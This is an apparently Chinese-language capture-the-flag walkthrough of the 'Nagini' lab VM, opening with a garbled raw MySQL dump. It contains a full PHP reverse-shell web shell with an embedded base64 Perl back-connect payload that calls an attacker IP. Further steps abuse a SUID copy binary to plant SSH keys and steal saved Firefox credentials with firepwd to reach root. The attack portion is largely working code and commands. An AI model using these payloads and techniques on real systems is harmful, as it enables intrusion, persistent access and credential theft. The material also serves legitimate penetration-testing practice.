c 5.5.5-10.3.27-MariaDB-0+deb10u1!OKgIr'dF��-��ny7E4q^d]%>Gmysql_native_password @ joomla0 (Rows matched: 1 Changed: 0 Warnings: 08defjoomlajoomla_users joomla_usersidid?B<defjoomlajoomla_usersjoomla_usersnamename!�� @Ddefjoomlajoomla_usersjoomla_usersusernameusername!��@>defjoomlajoomla_usersjoomla_users emailemail!,@ @Ddefjoomlajoomla_usersjoomla_userspasswordpassword!,@> defjoomlajoomla_usersjoomla_usersblockblock? @F defjoomlajoomla_usersjoomla_users sendEmail sendEmail?Ldefjoomlajoomla_usersjoomla_usersregisterDateregisterDate?@Ndefjoomlajoomla_usersjoomla_users lastvisitDate lastvisitDate?@H defjoomlajoomla_users joomla_users activation activation!,@@defjoomlajoomla_usersjoomla_usersparamsparams!@@@Ndefjoomlajoomla_usersjoomla_users lastResetTime lastResetTime?@Hdefjoomla joomla_usersjoomla_users resetCount resetCount?@defjoomlajoomla_usersjoomla_usersotpKeyotpKey!@@<defjoomlajoomla_usersjoomla_usersotepotep!@@Ldefjoomla joomla_usersjoomla_usersrequireResetrequireReset?@675 Super User site_adminsite_admin@nagini.hogwarts 5f4dcc3b5aa765d61d8327deb882cf9901 2021-04-03 17:25:08 2021-06-01 08:24:460{}0000-00-00 00:00:0000@"

成功将密码更新到数据库中

尝试登录后台


账号：site_admin


密码：password

尝试反弹shell


首先在kali上开启监听端口

登录后台写入脚本





点击上方的newfie 新建一个文件


Create or Upload a new file.
css
html
com_media
imageslist
layouts
joomla
form
field
system
images
system
img
js
language
en-GB
less
File Name
rev
php
Create
浏览...
未选择文件。
Upload
Maximum upload size: 8.00 MB
Close

写入php反弹代码


```
<?php
function which($pr) {
$path = execute("which $pr");
return ($path ? $path : $pr);
}
function execute($cfe) {
$res = '';
if ($cfe) {
if(function_exists('exec')) {
@exec($cfe,$res);
$res = join("\n",$res);
} elseif(function_exists('shell_exec')) {
$res = @shell_exec($cfe);
} elseif(function_exists('system')) {
@ob_start();
@system($cfe);
$res = @ob_get_contents();
@ob_end_clean();
} elseif(function_exists('passthru')) {
@ob_start();
@passthru($cfe);
$res = @ob_get_contents();
@ob_end_clean();
} elseif(@is_resource($f = @popen($cfe,"r"))) {
$res = '';
while(!@feof($f)) {
$res .= @fread($f,1024);
}
@pclose($f);
}
}
return $res;
}
function cf($fname,$text){
if($fp=@fopen($fname,'w')) {
@fputs($fp,@base64_decode($text));
@fclose($fp);
}
}
$yourip = "192.168.179.145";
$yourport = '1234';
$usedb = array('perl'=>'perl','c'=>'c');
$back_connect="IyEvdXNyL2Jpbi9wZXJsDQp1c2UgU29ja2V0Ow0KJGNtZD0gImx5bngiOw0KJHN5c3RlbT0gJ2VjaG8gImB1bmFtZSAt
"aG8gImBpZGAiOy9iaW4vc2gnOw0KJDA9JGNtZDsNCiR0YXJnZXQ9JEFSR1ZbMF07DQokcG9ydD0kQVJHVlsxXTsNCiRpYWRkcj1pbmV0X2
"hcmdldCkgfHwgZGllKCJFcnJvcjogJCFcbiIpOw0KJHBhZGRyPXNvY2thZGRyX2luKCRwb3J0LCAkaWFkZHIpIHx8IGRpZSgiRXJyb3I6I
"sNCiRwcm90bz1nZXRwcm90b2J5bmFtZSgndGNwJyk7DQpzb2NrZXQoU09DS0VULCBQRl9JTkVULCBTT0NLX1NUUkVBTSwgJHByb3RvKSB8
"kVycm9yOiAkIVxuIik7DQpjb25uZWN0KFNPQ0tFVCwgJHByb3RvLCAkIVxuIik7DQpvcGVuKFNURElOLCAiPiZ
"KTsNCm9wZW4oU1RET1VULCAiPiZTT0NLRVQiKTsNCm9wZW4oU1RERVJSLCAiPiZTT0NLRVQiKTsNCnN5c3RlbSgkc3lzdGVtKTsNCmNsb3
"OKTsNCmNsb3NlKFNURE9VVCk7DQpjbG9zZShTVERFUlIpOw==";
cf('/tmp/.bc',$back_connect);
$res = execute(which('perl')." /tmp/.bc $yourip $yourport &");
?>
```

代码我贴在这边了，这个代码是我从网上找的，本来想贴一下原作者的链接，找了半天没找到

这个也很方便只需要把自己的IP地址和监听的端口号改了就可以

访问文件位置

```
http://192.168.179.130/joomla/templates/protostar/rev.php
```




成功getshell

利用python建立可交互式shell

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

权限提升

进入网站目录下，并且发现一个txt文件



拿到第一个加密数据

查看txt文件内容


```
cat horcrux1.txt


horcrux_{MzogU2x5dGhFcmlOJ3MgTG9jS0VldCBkRXN0cm9ZZUQgYlkgUm9O}
```

内容格式类似于flag，猜测应该是加密过的，但是没有猜到是什么方式加密的，先记录下来


根据后面的值猜测加密方式都是一样所以同样使用base64解密后得到

```
3: SlythEriN's LocKEet dEstroYeD bY RoN
```


进到家目录下查看



发现两个目录，先进第一个进去看看



查看txt文件



没有权限什么也看不到

查看bin目录下的文件

```
www-data@Nagini:/home/hermoine/bin$ ls -al
ls -al
total 152
drwxr-xr-x 2 hermoine hermoine   4096 Apr  4 10:37 .
drwxr-xr-x 6 hermoine hermoine   4096 Apr  4 17:09 ..
-rwsr-xr-x 1 hermoine hermoine 146880 Apr  4 10:37 su_cp
```

cat su_cp

没办法只能回到最初的起点，到家目录下的另一个目录看一下

```
www-data@Nagini:/var/www/html$ cd /home
cd /home
www-data@Nagini:/home$ ls
ls
hermoine  snape
www-data@Nagini:/home$ cd snape
cd snape
www-data@Nagini:/home/snape$ ls -al
ls -al
total 32
drwxr-xr-x 4 snape snape 4096 Apr  4 17:09 .
drwxr-xr-x 4 root  root  4096 Apr  4 00:22 ..
-rw-r--r-- 1 snape snape  220 Apr  3 23:57 .bash_logout
-rw-r--r-- 1 snape snape 3526 Apr  3 23:57 .bashrc
-rw-r--r-- 1 snape snape   17 Apr  4 10:35 .creds.txt
drwx------ 3 snape snape 4096 Apr  4 16:38 .gnupg
-rw-r--r-- 1 snape snape  807 Apr  3 23:57 .profile
drwx------ 2 snape snape 4096 Apr  4 10:42 .ssh
www-data@Nagini:/home/snape
```


想查看一下这个文件

```
cat .creds.txt

TG92ZUBsaWxseQ==
```

```
www-data@Nagini:/home/snape$ cat .creds.txt
cat .creds.txt
TG92ZUBsaWxseQ==
```

这个就很明显是base64加密过的解码看看

Love@lilly

好像是个邮箱，也可能是snape的密码

```
www-data@Nagini:/home/snape$ su snape
su snape
Password: Love@lilly

snape@Nagini:~$ whoami
whoami
snape
snape@Nagini:~$ id
id
uid=1000(snape) gid=1000(snape) groups=1000(snape)
snape@Nagini:~$
```

成功登录snape用户

使用ssh登录

```
ssh snape@192.168.179.130
```

```
snape@Nagini:~$ cd /home
snape@Nagini:/home$ ls
hermoine  snape
snape@Nagini:/home$ cd hermonine
-bash: cd: hermonine: No such file or directory
snape@Nagini:/home$ cd hermoine
snape@Nagini:/home/hermoine$ find / -perm -u=s 2>/dev/null
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/home/hermoine/bin/su_cp
snape@Nagini:/home/hermoine$
```


在kali中


```
ssh-keygen
一直回车到最后
```

```
┌──(root💀locahost)-[~/Desktop]
└─# cat ~/.ssh/id_rsa.pub                                                    1 ×
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNBF+fV2dq2xFfrDKepkzr5WRN2FDhL93YsS3wmz9nrcNvW6P/DHUyLvTm1
nxSKbnvNZxwOH7mYU6+U220bKWaJr9VkRpWpYc/jblM+bphrtlH4kdnjDA0zg+CbmYQ6m3O1JBOy8L8Uu0QpRrTfHo3nWNfc8
D9APVd6oQfN0Ep4NY3HthZFhNh71Nh+Cjty08HQCcyyTLe7m0DXmiFECB+aKpw2bn/UUlUYSN290FaRYrtGm/nv8GSaUMkNyh
v67zGhw8Mp3+5rdV60T4m1zMk4n4Q0SZ/NUQsktCSZszoQWserGDtndfeZRPUTd8g4S+5XFcLGZsBdkBSWoX+S+3aDdzgcS5R
Wd7krkdbnvmCODt0HKRnPBKF2MEwGP4Ztxai75OPHLTw3V3op6pMJrE72OSzdfwMF6ZCCIS2obtBegRmHlY4FbqzXFESwIn+8
1VBIO9M6K0nHuKJDnlZJXlGZj9N4SEM5dy76tp13ZpR6DcMHCaATs6HUb91z4VFEk0= root@locahost
```


将该内容复制到snap下的/home/snape

```
 echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNBF+fV2dq2xFfrDKepkzr5WRN2FDhL93YsS3wmz9nrcNvW6P/DHUyLvTm1nxS
<M5dy76tp13ZpR6DcMHCaATs6HUb91z4VFEk0= root@locahost
> " >authorized_keys
```

```
chmod 640 authorized_keys
ls -al
```





```
cd /home/hermoine/bin
./su_cp -p /home/snape/authorized_keys /home/hermoine/.ssh/
ls -al
```




```
在kali上
ssh hermoine@192.168.179.130 -i .ssh/id_rsa

#########
我们上面做了这么多就是为了可以不用密码登录hermoine这个用户
```

成功登录hermoine用户



拿到第二个加密数据

查看horcrux2.txt.这个文件

```
cat horcrux2.txt
horcrux_{NDogSGVsZ2EgSHVmZmxlcHVmZidzIEN1cCBkZXN0cm95ZWQgYnkgSGVybWlvbmU=}
```

这个明显是base64加密后的密文，解密后得到

```
4: Helga Hufflepuff's Cup destroyed by Hermione
```

权限提升

```
cd .mozilla/firefox/g2mhbq0o.default/
ls -al
```

```
drwxr-xr-x  3 hermoine hermoine    4096 Nov 19  2020 gmp-gmpopenh264
-rw-------  1 hermoine hermoine     820 Dec 20 17:24 handlers.json
-rw-------  1 hermoine hermoine  294912 Jun  2  2019 key4.db
lrwxrwxrwx  1 hermoine hermoine      18 Apr  4 11:22 lock → 192.168.1.54:+6319
-rw-------  1 hermoine hermoine    1072 Apr  4 11:35 logins-backup.json
-rw-------  1 hermoine hermoine     593 Apr  4 11:36 logins.json
drwx------  2 hermoine hermoine    4096 Jun  1  2019 minidumps
-rw-r--r--  1 hermoine hermoine       0 Apr  4 11:22 .parentlock
-rw-r--r--  1 hermoine hermoine   98304 Apr  4 11:36 permissions.sqlite
-rw-------  1 hermoine hermoine     872 Jun  1  2019 pkcs11.txt
-rw-r--r--  1 hermoine hermoine 5242880 Apr  4 11:36 places.sqlite
-rw-------  1 hermoine hermoine     172 Oct 29  2020 pluginreg.dat
-rw-------  1 hermoine hermoine   16239 Apr  4 11:36 prefs.js
-rw-r--r--  1 hermoine hermoine   65536 Apr  4 11:36 protections.sqlite
drwx------  2 hermoine hermoine    4096 Apr  4 11:36 saved-telemetry-pings
-rw-------  1 hermoine hermoine     387 Apr  4 11:24 search.json.mozlz4
-rw-r--r--  1 hermoine hermoine       0 Nov 19  2020 SecurityPreloadState.txt
drwxr-xr-x  2 hermoine hermoine    4096 Oct 29  2020 security_state
-rw-r--r--  1 hermoine hermoine       2 Apr  4 11:36 serviceworker.txt
-rw-------  1 hermoine hermoine     288 Apr  4 11:36 sessionCheckpoints.json
-rw-------  1 hermoine hermoine    1297 Apr  4 11:36 sessionstore.jsonlz4
-rw-------  1 hermoine hermoine      18 Oct 29  2020 shield-preference-experiments.json
-rw-------  1 hermoine hermoine      84 Jun  1  2019 shield-recipe-client.json
-rw-r--r--  1 hermoine hermoine      64 Apr  4 11:36 SiteSecurityServiceState.txt
drwxr-xr-x  5 hermoine hermoine    4096 Jun  1  2019 storage
-rw-r--r--  1 hermoine hermoine    5632 Apr  4 11:36 storage.sqlite
-rwx------  1 hermoine hermoine      29 Jun  1  2019 times.json
drwx------  4 hermoine hermoine    4096 Apr  4 11:26 weave
-rw-r--r--  1 hermoine hermoine  589824 Apr  4 11:36 webappsstore.sqlite
-rw-------  1 hermoine hermoine     338 Apr  4 11:36 xulstore.json
```



```
which python
which python3
```

```
hermoine@Nagini:~/.mozilla/firefox/g2mhbq0o.default$ which python
hermoine@Nagini:~/.mozilla/firefox/g2mhbq0o.default$ which python3
/usr/bin/python3
```

利用python3创建一个http服务

```
python3 -m http.server 9000
```

利用工具读出浏览器中的用户名和密码

GITHUB:https://github.com/lclevy/firepwd

下载安装包到本地并解压

```
unzip firepwd-master.zip
cd firepwd-master
sudo pip install -r requirements.txt
```

```
mkdir creds
cd creds
cp ~/Desktop/firepwd-master/firepwd.py ~/Desktop/firepwd-master/creds
wget http://192.168.179.130:9000//logins.json
wget http://192.168.179.130:9000//key4.db
```

运行

```
python3 firepwd.py
```

```
└─# python3 firepwd.py
globalSalt: b'db8e223cef34f55b9458f52286120b8fb5293c95'
 SEQUENCE {
   SEQUENCE {
     OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3 pbeWithSha1AndTripleDES-CBC
     SEQUENCE {
       OCTETSTRING b'0bce4aaf96a7014248b28512e528c9e9a75c30f2'
       INTEGER b'01'
     }
   }
   OCTETSTRING b'2065c62fe9dc4d8352677299cc0f2cb8'
 }
entrySalt: b'0bce4aaf96a7014248b28512e528c9e9a75c30f2'
b'70617373776f72642d636865636b0202'
password check? True
 SEQUENCE {
   SEQUENCE {
     OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3 pbeWithSha1AndTripleDES-CBC
     SEQUENCE {
       OCTETSTRING b'11c73a5fe855de5d96e9a06a8503019d00efa9e4'
       INTEGER b'01'
     }
   }
   OCTETSTRING b'ceedd70a1cfd8295250bcfed5ff49b6c878276b968230619a2c6c51aa4ea5c8e'
 }
entrySalt: b'11c73a5fe855de5d96e9a06a8503019d00efa9e4'
b'233bb64646075d9dfe8c464f94f4df235234d94f4c2334940808080808080808'
decrypting login/password pairs
http://nagini.hogwarts:b'root',b'@Alohomora#123'    https://blog.csdn.net/weixin_50688050
```

成功爆出管理员的账号和密码

但是这边我运行的时候爆了一个ModuleNotFoundError: No module named 'Crypto'

```
pip3 install pycrypto    安装这个模块
```

然后又爆了一个错误ModuleNotFoundError: No module named 'Crypto.Util.Padding'

```
pip3 install pycryptodome        再安装一个模块
```

就可以顺利运行了

拿到管理员权限


通过拿到的账号和密码登录

账号：root

密码：@Alohomora#123

```
hermoine@Nagini:~/.mozilla/firefox/g2mhbq0o.default$ cd /home
hermoine@Nagini:/home$ cd ../
hermoine@Nagini:/$ su root
Password:
root@Nagini:/#
```

```
cd /home/root
ls -al
```



拿到最后一个加密数据

查看txt文件

```
 cat horcrux3.txt



horcrux_{NTogRGlhZGVtIG9mIFJhdmVuY2xhdyBkZXN0cm95ZWQgYnkgSGFycnk=}
```

解密

拿到最后一段加密的数据

```
5: Diadem of Ravenclaw destroyed by Harry
```